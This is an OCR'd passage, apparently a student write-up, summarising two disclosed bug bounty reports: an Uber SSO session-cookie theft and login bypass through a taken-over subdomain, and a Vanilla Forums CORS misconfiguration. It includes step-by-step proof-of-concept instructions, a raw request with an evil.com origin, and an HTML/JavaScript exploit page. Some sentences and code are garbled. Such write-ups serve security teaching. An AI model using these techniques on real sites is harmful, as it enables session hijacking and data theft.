
4.2.2 Authentication Bypass

When it comes to auth.uber.com's SSO system, that domain serves as the Identity Provider, issuing https://*.uber.com session cookies that convey IDs to the corresponding Service Providers (e.g., riders.uber.com, partners.uber.com, etc). In the case of incorrect (e.g., issued for other Service Provider) or successful authentication, Service Providers on their end promptly remove the incoming temporary shared session cookies, reducing the window of opportunity for theft:




Thus, the valuable shared session cookie "_csid" can only be taken during steps 9 and 10, a brief duration (automatic browser redirect). If the victim is already

signed in at https://riders.uber.com (after step 12 in diagram), a request with a valid newly created shared session cookie "_csid" is ignored. An attacker can steal the session cookie by directly issuing another login scenario starting from step 3 in the previous diagram and ending with a covert request to https://saostatic.uber.com:



If an attacker obtains the victim's "_csid" shared session cookie for https://riders.uber.com, they can theoretically impersonate the victim by performing the usual login flow in their own browser and replacing the issued "_csid" cookie value in step 9 of the initial Uber SSO Login diagram. Wrong. In addition, a form of login cross-site request forgery protection has been


implemented. As of right now, here is the most up-to-date Uber SSO Login 2 diagram:



The Service Provider, riders.uber.com, includes the GET param state=CSRFTOKEN and verifies it in Step 11. This is the source of the problem. The game is done, right? We can't grab those values from the victim's browser, only the "_csid" shared session cookie.

No! Assuming an attacker initiates a standard login scenario on their end, they will be able to retrieve a valid CSRFTOKEN value and the accompanying state cookie value from https://riders.uber.com (e.g., in their own browser or via a

simple script). The attacker can then inject these values into his or her own browser login scenario in step 9 by relaying the auth.uber.com URL to the victim's browser to retrieve the "_csid" shared session cookie for these values. For the attacker's login scenario in a different browser, the victim effectively generates the "_csid" temporary session token in this manner, and it works beautifully. We may still exploit this and impersonate the victim in the following way (we'll assume the user is already logged into auth.uber.com and accesses a malicious URL, thus the flow will largely be the same as in the third and final diagram above):




4.2.3 Proof of Concept

The proof-of-concept below relies on the fact that the victim's browser believes the certificate issued by https://saostatic.uber.com is legitimate, which is not the case at present (so there is currently no actual exposed risk).

1. Launch a web browser on the target machine and go to https://riders.uber.com. You need to enter the victim's credentials after being routed to https://auth.uber.com to access the victim's trips dashboard at https://riders.uber.com.
2. In a new tab, visit https://saostatic.uber.com/prepareuberattack.php from the victim's browser. Please disregard any security warnings about the certificate, as we are merely pretending that this domain possesses an active SSL certificate. When the page loads, you'll notice a URL, a "Cookie: " string, and a "Set-Cookie: " string, all of which are related to cookies. The attacker's webserver has accumulated all this information behind the scenes in preparation for a login as the victim.
3. Start a browser on the separate attacker's computer and install a proxy tool to snoop on requests and responses. Go to the address given in the prepareuberattack.php output and block it. Now, in the request headers, put the text that begins "Cookie:..." as displayed by prepareuberattack.php.
4. If authentication bypass was successful, the response would take you to https://riders.uber.com/trips. As a last step, paste all the "Set-Cookie: " lines from the prepareuberattack.php page output into the response before sending it to the browser. That way, the thief's cookies will be successfully inserted into the attacker's browser.
5. The attacker's browser has been hacked, and you are logged in as the victim.

4.3 CVSS Score



4.4 Impact

- Uber can be impersonated using this page due to a subdomain takeover that compromises their security. Using a valid SSL certificate might be obtained for this domain, making it vulnerable to various forms of attack (such as phishing).
- Leakage of sensitive information

5. Vanilla: CORS Misconfiguration

5.1 Basic Information

Bounty Info: Hackerone | https://hackerone.com/reports/1527555

Bug Hunter: His name is Vignesh SB and known as "admin0x00". He is a security researcher in Hackerone and Reverse Engineer for food and shelter. He is from Bangalore, India

Type of Bounty: Cross-Origin Resource Sharing (CORS)

Organization: Vanilla

Severity: Medium

Vulnerability: vanillaForums.com has a broken CORS configuration.

Bounty Reward: $150

CVE Id: none

To regulate whether and how content operating on other domains can engage in bidirectional interaction with the domain that publishes the policy, a mechanism known as cross-origin resource sharing (CORS) is used. The policy is very granular, allowing for per-request access controls to be applied based on the URL and other request characteristics. Sites can allow other sites to perform privileged operations and retrieve sensitive data by setting the header Access-Control-Allow-Credentials: true. This vulnerability could be exploited for espionage or to coerce the user into doing something they don't want to. If a real, logged-in user can be tricked into visiting a malicious HTML website, the attacker has succeeded.

VanillaForums.com has a CORS misconfiguration, as,

```
Access-Control-Allow-Credentials: true.
```

5.2 Exploitation

1. Go to vanillaforms.site
2. Request will be as follows,

```
1  GET /wp-json HTTP/1.1
2  Host: vanillaforums.com
3  Cookie: _vwo_uuid_v2=D2C17FB17DC81C379C832A0EDAD6B262C|1041f46ed8870bf7a805896fe658b98f;
_ga=GA1.2.2133458971.1648791765; _gid=GA1.2.798514438.1648791765; _vis_opt_s=1%7C;
_fbp=fb.1.1648791765308.1582273532; _gd_visitor=2007eaf6-5e90-4849-818d-c4f2e29fd209; _gd_session=e61fd9a6-07c1-
4631-874e-719a1ca3a00e; _gd_svisitor=d487d3177d2c0000d5904662da000000bf8e1200; _an_uid=2530911987610499259;
__hstc=125439637.938b2fb7675932b4de7b161c45b12cef.1648791767956.1648791767956.1648791767956.1;
hubspotutk=938b2fb7675932b4de7b161c45b12cef; messagesUtk=c620a59d9b2441e28c027f443a66b851;
_gcl_au=1.1.243191688.1648791769; __hs_opt_out=no; __hs_initial_opt_in=true; __hssc=125439637.2.1648791767956
4  Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
5  Sec-Ch-Ua-Mobile: ?0
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.212 Safari/537.36
8  Origin: evil.com
9  Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.9
10  Sec-Fetch-Site: none
11  Sec-Fetch-Mode: navigate
12  Sec-Fetch-User: ?1
13  Sec-Fetch-Dest: document
14  Accept-Encoding: gzip, deflate
15  Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
16  Connection: close
```

3. After the request, response will be as follows,


```
HTTP/2 200 OK
Date: Fri, 01 Apr 2022 06:20:32 GMT
Content-Type: application/json; charset=UTF-8
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Robots-Tag: noindex
Link: <https://vanillaforums.com/wp-json/>; rel="https://api.w.org/"
X-Content-Type-Options: nosniff
Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link
Access-Control-Allow-Headers: Authorization, X-WP-Nonce, Content-Disposition, Content-MD5, Content-Type
Allow: GET
Access-Control-Allow-Origin: http://evil.com
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, PATCH, DELETE
Access-Control-Allow-Credentials: true
X-Powered-By: WP Engine
X-Cacheable: SHORT
Vary: Accept-Encoding,Cookie
Cache-Control: max-age=600, must-revalidate
X-Cache: HIT: 1
X-Cache-Group: normal
Cf-Cache-Status: DYNAMIC
Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
Cf-Ray: 6f4f38303ea13972-MAA
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

and some jSON code to follow...
```

4. The following code generated can be triggered by including the "https://vanillaforums.com/wp-json/" repository from the website.


{"code":"rest_cannot_access","message":"DRA: Only authenticated users can access the REST API.","data":{"status":401}}

```
<!DOCTYPE html>
<html>
    <head>
        <script>
            function cors() {
                var xhttp=new XMLHttpRequest();
                    xhttp.onreadystatechange= function() {
                        if (this.readyState == 4 && this.status ==200){
                            document.getElementById("emo").innerHTML=alert(this.responseText
                                );

                         }
                };
                xhttp.open('GET',"https://vanillaforums.com/wp-json/",true);
                xhttp.withCredentials=true;
                xhttp.send();
            }
        </script>
    </head>
    <body>
        <center>
        <h2>[!]CORS PoC Exploit!!!</h2>
        <div id="demo">
            <button type="button" onclick="cors()">Exploit</button>
        </div>
        </center>
    </body>

</html>
```

5.2.1 Proof of Concept



5.3 CVSS Score



5.4 Impact

- The attacker would entice many victims to visit his website, where his server would save the victims' personal details if they were logged in.
- Third-party sites may be able to perform privileged operations and retrieve sensitive information if the site specifies the header Access-Control-Allow-Credentials: true.
- Leakage of sensitive information

Drive Link

- This is the drive link to the video explanation of this report.

IT21049354 Bugbounty Explanation.mp4